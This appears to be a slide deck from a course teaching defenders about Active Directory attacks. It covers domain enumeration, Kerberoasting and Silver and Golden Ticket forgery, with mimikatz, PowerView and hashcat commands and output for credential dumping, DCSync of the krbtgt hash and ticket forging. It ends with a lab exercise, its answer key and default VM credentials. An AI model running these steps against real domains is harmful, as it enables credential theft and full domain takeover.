AD Attacks

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Is this reconduct for you?



Pre-requisites

 Attendees are expected to have a working knowledge of TCP/IP and have a basic knowledge of the Windows command lines before they come to class.

Who should attend

- Defenders who want to better understand offensive methodologies, tools, and techniques
- Auditors who need to build deeper technical skills
- Forensics specialists who want to better understand offensive tactics
- Security personnel whose job involves assessing Windows networks and systems to find and remediate vulnerabilities

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Getting to Domain Administrator



It sounds so easy ...

- I. Identify members of all default privileged security groups in Active Directory (e.g. Domain Admins), or identify privileged users in Active Directory.
- II. Next, calculate who has sufficient effective permissions to be able to change membership of these groups, reset the passwords of their members, or modify their permissions or ownership on these objects.
- III. Finally, repeat steps 1 and 2, and you will have found hundreds of privileged escalation paths in virtually any Active Directory today.

Source: https://www.paramountdefenses.com/insights/for-penetration-testers-and-ethical-hackers.html

Definitions



What is Active Directory (AD)?

Active Directory (AD) is a directory service developed by Microsoft for Windows domain networks. It is included in most Windows Server operating systems as a set of processes and services. Initially, Active Directory was only in charge of centralized domain management. However, Active Directory became an umbrella title for a broad range of directory-based identity-related services.

A server running Active Directory Domain Service (AD DS) is called a **domain controller**. It authenticates and authorizes all users and computers in a Windows domain type network—assigning and enforcing security policies for all computers and installing or updating software. For example, when a user logs into a computer that is part of a Windows domain, Active Directory checks the submitted password and determines whether the user is a system administrator or normal user. Also, it allows management and storage of information, provides authentication and authorization mechanisms, and establishes a framework to deploy other related services: Certificate Services, Active Directory Federation Services, Lightweight Directory Services, and Rights Management Services.

Source: Wikipedia

Definitions



Directory Service

A hierarchical structure to store objects for quick access and management of all resources

A Data Store

- Contains information about objects: servers, computers, users, accounts, groups
- Information stored in NTDS.dit on Domain Controllers

NTDS.dit

- Main Active Directory (AD) database file
- Stored in C:\Windows\NTDS\
- Kept in the Domain Controller (DC)

Definitions



Lightweight Directory Access Protocol (LDAP)

 Protocol to access, search and modify objects. All domain users can query the DCs about objects

Domain Name System (DNS)

Convert a computer's host name into an IP address.

Example: tech.gov.sg \rightarrow 13.229.8.42

Types of Users



Users Groups


Domain Admin	 Have full control of the domain Is a member of Administrator group on all DCs, servers and workstations
Domain User	 Does not have full control of the domain Is a member of user group on all workstations
Service Account User	 Have full control of an application or service Account use to log on and make changes to the system or configuration

Post-exploit enumeration



Active Directory Enumeration

After an assumed breach of a workstation, an attacker can look around...



Post-exploit enumeration




Active Directory Enumeration

First we want to look at who are the domain users

C:\Users\Administrator>net user /domain			
User accounts for \\	· · · · · · · · · · · · · · · · · · ·		
AbigailJackson	Administrator	AlexanderWhite	
AndreaBaker	AndreaBrown	AndreaClark	
AndreaCollins	AndreaCruise	AndreaDavis	
AndreaEdwards	AndreaGates	AndreaGoodman	
AndreaGreen	AndreaHarrison	AndreaJohnson	
AndreaJones	AndreaKing	AndreaRobinson	
AndreaShaw	AndreaSmith	AndreaWhite	
AndreaWilliams	AndreaYoung	AndrewAllison	
AndrewAnderson	AndrewBallmer	AndrewBrown	
AndrewCruise	AndrewCushman	AndrewDavis	
AndrewGates	AndrewGoodman	AndrewJackson	
AndrewJohnson	AndrewKing	AndrewMcIntyre	
AndrewShaw	AndrewWilliams	AndrewYoung	
AndyDavis	AndyGarcia	AngelaHarrison	
AngelaYoung	AnnabelleDrew	aroundtrust	
BrandonBrown	BrandonCruise	BrandonGreen	
BrandonKing	BrandonMiller	BrandonScott	



The attacker uses the net user /domain command to find out who is on the domain.






Next, the attacker uses the net user *victimusername* /domain command to find out more info about his target

Post-exploit enumeration



Active Directory Enumeration

Next we want to look at who are the domain groups





The attacker uses the net groups /domain command to find out what groups are there

Post-exploit enumeration



Active Directory Enumeration

Next we want to construct the LDAP provider path (e.g. LDAP://HostName:PortNumber/DistinguishedName). We do this by using DirectorySearcher object to query Active Directory.

```
PS C:\Users\Administrator> [System.DirectoryServices.ActiveDirectory.Domai
n]::GetCurrentDomain()
                        : corp.local
Forest
                        : {DC.corp.local}
DomainControllers
Children
DomainMode
                         : Unknown
DomainModeLevel
                        : 7
Parent
                        : DC.corp.local
PdcRoleOwner
RidRoleOwner
                        : DC.corp.local
InfrastructureRoleOwner : DC.corp.local
                        : corp.local
```



The attacker uses PowerShell and invokes the GetCurrentDomain method of the Domain class of the System.DirectoryServices.ActiveDirectory namespace.

The attacker is able to gather that LDAP://DC.Corp.local/DC=corp,DC=local

Post-exploit enumeration



Active Directory Enumeration

Next, we get all logged on users on targeted workstations

```
Administrator: Windows PowerShell
PS C:\Users\Administrator\Desktop\PowerSploit-master\PowerSploit-master\Recon> Import-Module .\PowerView.ps1
PS C:\Users\Administrator\Desktop\PowerSploit-master\PowerSploit-master\Recon> Get-NetLoggedon
wkui1_username : Admin
wkui1_logon_domain : CORP
                           : Administrator
 wkui1_oth_domains :
wkui1_logon_server : DC
                           : localhost
ComputerName
wkui1_username
                           : DC$
wkui1_logon_domain : CORP
wkui1_oth_domains :
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wkui1_logon_server :
                           : localhost
ComputerName
```



On Powershell, Get-Loggedon is invoked on the PowerView module to get all the logged in users.

This module is included in PowerSploit, a Powershell post-exploitation module.

AD Authentication



Authentication

There are two main ways:

- NTLM
- Kerberos

Kerberos:


Computer network authentication protocol that works on the basis of tickets to allow nodes communicating over a non-secure network to prove their identity to one another in a secure manner.

In order to Access a service, you need to:

- Obtain Ticket Granting Ticket (TGT)
- Obtain Ticket Granting Service (TGS)
- Gaining access to service

AD Authentication - Kerberos





AD Authentication - Kerberos



Kerberos: The Attacks



- I. Kerberoasting ("brute force")
- II. Silver Ticket
- III. Golden Ticket


Kerberoasting



- Process of cracking Kerberos service tickets and rewriting them in order to gain access to the targeted service
- Offline cracking of service account passwords
- Any domain user can perform it
- See original slides (2014) at https://www.sans.org/cyber-security-summit/archives/file/summit-archive-1493862736.pdf

Kerberoasting





On Powershell, Invoke-Kerberoast is invoked on the <u>PowerView</u> module.

Kerberoasting



```
geert@geert:/tmp> hashcat -m 13100 -a 0 -0 kerberoasting.txt password-list.txt
hashcat (v5.1.0) starting...
....b7bcedfcb30a36a6f49cfb324010c02f97ac7a74d75e75a7bde3530e53c2ab3dcbb11a25cb0b
b2fb30cfaabfe8b4427a6495d1a7ab31e32d438f32a1dd0073f4f3a963d0c78a309a541926d17eb8
33018fdf59add049a88225f078fd3452ab38f88838377d5c9db8021b51bd2585f499a77779a18e08
163473517881b4e54d714d6b71aaabb6394cdab577:Secura01!
Session....: hashcat
Status..... Cracked
Hash.Type.....: Kerberos 5 TGS-REP etype 23
Hash.Target.....: $krb5tgs$23$*dbadmin$secura.local$MSSQLService/DB1....dab577
Time.Started....: Tue Nov 26 22:18:31 2019 (0 secs)
Time.Estimated...: Tue Nov 26 22:18:31 2019 (0 secs)
Guess.Base.....: File (password-list.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 54672.0 kH/s (5.24ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 983064/14344389 (6.85%)
Rejected.....: 24/983064 (0.00%)
Restore.Point....: 0/14344389 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> compu3
Hardware.Mon.#1..: Temp: 45c Fan: 0% Util: 0% Core:1556MHz Mem:3802MHz Bus:8
```

```
Administrator: Windows PowerShell
                                                                                                    PasswordLastSet
                                                                                                                                : 05/01/2017 8:32:35 AM
                                                                                                   ServicePrincipalName : MSSQLSvc/jefflab-sql02.jefflab.local:1433
Name : SVC SQLDatabase
                                                                                                   SAMAccountName
                                                                                                                                : svc.SQLDatabase
                                                                                                    MemberOf
                                                                                                   PasswordLastSet
                                                                                                                                : 06/09/2017 10:02:11 AM
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SAMAccountName
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: SVC.AIPScanner
                                                                                                   Member Of
                                                                                                   PasswordLastSet
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                                                                     "MSSQLSvc/jefflabarServicePrincipalName : HTTP/jefflab-dc01:443
Name : Jeff Warren
SAMAccountName : Jeff
                                                                                                                                : CN=ServerA,OU=Groups,OU=JEFFLAB,DC=JEFFLAB,DC=local
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SAMAccountName : Jeff
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PasswordLastSet : 11/17/2017 11:57:46 AM
   obias@MSSQLSvc~jefflabapp01.jefflab.local~1433-JEFFLAB.LOCAL
                                                                                                  ·MemberOf
                                                                                                   ServicePrincipalName : kadmin/changepw
                                                                                                   Name
SAMAccountName
                                                                                                                                : krbtgt
                                                                                                   Member Of
                                                                                                                                : CN=Denied RODC Password Replication Group, CN=Users, DC=JEFFLAB, DC=local
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Attack Tutorial Kerberoasting
                                                                                                   PS C:\kerberoast> <mark>Add-Type</mark> -AssemblyName <mark>System.IdentityModel</mark>
PS C:\kerberoast> <mark>New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList</mark>
                                                                                                  SecurityKeys : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey} 
ValidTo : 05/18/2018 5:32:47 PM 
ValidTo : 05/19/2018 12:56 20 AM 
ServicePrincipalName : MSSQLSvc/jefflabb-p01.jefflab.local:1433 
SecurityKey : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
0:01:54
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Silver Ticket




- What: Forged Service Tickets (TGS) with a custom PAC
- Why: Privilege Account Certificate (PAC) validation is often disabled

- When: Do not need to communicate to DC to forge this ticket
- How: Mimikatz + Service Account Password Hash

Silver Ticket





Silver Ticket



Steps:

- 1. Deploy <u>Mimikatz</u>
- Use the command such as: mimikatz "kerberos::golden /admin:LukeSkywalker /id:1106 /domain:lab.adsecurity.org /sid:S-1-5-21-1473643419-774954089-2222329127 /target:adsmswin2k8r2.lab.adsecurity.org /rc4:d7e2b80507ea074ad59f152a1ba20458 /service:cifs /ptt" exit
- 3. Obtain the "silver ticket"

Silver Ticket



```
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 3766174 (00000000:0039779e)
Session : Interactive from 2
User Name : DMM-2
Domain
Logon Server
Logon Time
                              : Window Manager
: (null)
: 9/14/2015 6:49:30 PM
: S-1-5-90-2
              msv :
[00000003] Primary

* Username : RDLABDC02$

* Domain : RD

* NTLM : 595d436f11270dc4df953f217fcfbdd2

* SHA1 : 7319c0c6ef0186b7eee8baedb306e91f2785c577
             tspkg :
             wdiaest :
               * Username : RDLABDC02$
* Domain : RD
* Password : (null)
             kerberos :
                 Username : RDLABDC02$
                * Domain   : rd.adsecurity.org
* Password : 76Umxqm#CqEi+O6KgoEdX -up\$,*N3S#7'e ?/sF*HqZ3:cgV')<9A/A+Oy^j"k50mJWpOu]r
 wtwm> i$z[#3%(W3;Rp\^
ssp : KO
Authentication Id : 0 ; 996 (00000000:000003e4)
Session : Service from 0
Jser Name : RDLABDC02$
User Name
Domain
                              : (null)
: 9/13/2015 6:13:02 PM
: 5-1-5-20
 ogon Server
Logon Time
SID
                  Username : RDLABDC02$
Domain : RD
                                 : 595d436f11270dc4df953f217fcfbdd2
             # Username : RDLABDC02$
# Domain : RD
# Password : (null)
               * Username : rdlabdc02$
* Domain : RD.ADSECURITY.ORG
* Password : (null)
```


```
: LukeSkywalker
Domain : LAB.ADŠECURITY.ORG
       : S-1-5-21-1387203482-2957264255-828990924
User Id : 2601
Groups Id : *513 512 520 518 519
ServiceKev: f79329f906f0ef88e8d45c34e7d0f28f - rc4_hmac_nt
Service : wsman
Target : adsdc02.lab.adsecurity.org
Lifetime : 4/4/2015 10:18:08 PM ; 4/1/2025 10:18:08 PM ; 4/1/2025 10:18:08 PM
-> Ticket : ** Pass The Ticket **
 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EnclicketPart encrypted
 * KrbCred generated
Golden ticket for 'LukeSkywalker @ LAB.ADSECURITY.ORG' successfully submitted for current session
```



Get information needed such as domain, SID, target username, target FQDN, NTLM hash, Kerberos SPN



Create a Silver Ticket for the "http" service and "wsman" service to gain admin rights to WinRM and/or PowerShell Remoting on the target system.



Attack Tutorial Kerberos Silver Ticket

Select Administrator: Windows PowerShell

PS C:\kerberoast-master> Python .\tgsrepcrack.py .\wordlist.txt .\1-40a50000-433-JEFFLAB.LOCAL.kirbi
found password for ticket 0: P@ssword File: .\1-40a50000-jeff@MSSQLSvc~jeff1.irbi
All tickets cracked!
PS C:\kerberoast-masser>

Golden Ticket



What: Forged TGT (< 10 yrs)

Why: Impersonate a domain admin (unrestricted access to the domain)


How: <u>Mimikatz</u> + KRBTGT hash

Golden Ticket





Extracting the krbtgt account's password NTLM hash.



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Use Mimikatz to forge golden ticket that automatically gets injected in current logon session's memory

```
Select mimikatz 2.1.1 x64 (oe.eo)
                        mimikatz # lsadump::dcsync /domain:jefflab /user:krbtgt
                        ERROR kuhl_m_lsadump_dcsync; Domain not present, or doesn't look like a FQDN
                        mimikatz # lsadump::dcsync /domain:jefflab.local /user:krbtgt
                        [DC] 'jefflab.local' will be the domain [DC] 'JEFFLAB-DC03.JEFFLAB.local' will be the DC server
                        [DC] 'krbtgt' will be the user account
                        Object RDN
                                             : krbtgt
                        ** SAM ACCOUNT **
                        SAM Username
                                             : krbtgt
                        Account Type
                                             : 30000000 ( USER_OBJECT )
                        User Account Control: 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
                        Account expiration :
                        Password last change: 05/06/2017 08:33:16
                        Object Security ID : S-1-5-21-2490182989-4136226752-3308112936-502
                        bject Relative ID : 502
                        Credentials:
                          Hash NTLM: a49e8edf15676c64e31878a59d2bc319
                            ntlm- 0: 00112233445566778899aabbccddeeff
                            ntlm- 1: 000102030405060708090a0b0c0d0e00
                            lm - 0: 956704a8a098c1b78700d482892cd1e7
                            lm - 1: 9b84bcdd1d91b058dedbfeb862e09592
                            lm - 2: 8ed9eedd25e4e1722a3839b36bc903f6
                        Supplemental Credentials:
                         Primary: NTLM-Strong-NTOWF *
                            Random Value: ad527d3d6342a1d0f017207447932d54
                          Primary: Kerberos-Newer-Keys *
                            Default Salt : JEFFLAB.LOCALkrbtgt
                            Default Iterations: 4096
                            Credentials
                              aes256_hmac
                                                (4096) : 32e4d4e759e49e530c7442891baf5c62778f3a14cbf1be18862440fa7a155c86
Attack Tutorial Golden Ticket (4096): 25 de7c5 e2cf09ec3ab05932ddd7765d0
                              aes256 hmac
                                                (4096): 3348654958ca3ad024cb2158a5350d159204c8bdb54f66dc25a65749869f312d
                              aes128_hmac
                                                 (4096): 2c49a661fad233f595ab23026de1537c
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Unfortunately, the rest of the material was based on proprietary and non-public information

References



Credits

The following are some videos that were shown that you can repeat/refer to at your own time:

- https://www.youtube.com/watch?v=Fg2gvk0qgjM
- https://www.youtube.com/watch?v=t0pCiPXB5XA
- https://www.youtube.com/watch?v=aSAZzIqGeiY
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
This reconduct uses materials from:

- SANS 560.5: Domain Domination and Web App Pen Testing
- Offensive Security's OSCP training
- Alvin Lim's Brownbag on Common Attacks on Active Directory last year

Post-course exercise

A free virtual machine to take home ...

- 1. Download the ZIP file from https://www.paramountdefenses.com/vm/AD-Security.zip
- 2. Download VMware Player at https://www.vmware.com/go/getplayer-win
- 3. Extract the ZIP file
- 4. Create a folder named "Virtual Machines" in the "My Documents" folder
- 5. Move all contents of the ZIP file into the folder



Post-course exercise


A free virtual machine to take home ...

- 6. Launch VMware player and click "Open a Virtual Machine"
- 7. Point it to the "AD Security.vmx" file in the "My Documents\Virtual Machines\AD Security" folder
- 8. Then select the "AD Security VM" and click the play button to start it.
- 9. At the logon screen, login using the following credentials:


User name: "CORP\Administrator".

Password: "ParamountDefenses!"

10. Open a command-prompt, and enter "slmgr /rearm" and restart the VM.




Post-course exercise



Questions

- 1. How many security permissions (ACEs) are there domain-wide in the corp.local domain?
- 2. How many members does the **Domain Admins** security group have?
- 3. How many security permissions in the ACL protecting the the **Domain Admins** security group directly or indirectly impact "Write Property Member" permissions?

Post-course exercise



Answers

- 1) Number of ACEs domain-wide: 177396 (excluding objects in the System container.)
- 2) Number of members in *Domain Admins* security group: 13
- 3) Number of ACEs that directly/indirectly impact Write Property Member in ACL of the Domain Admins group: 9*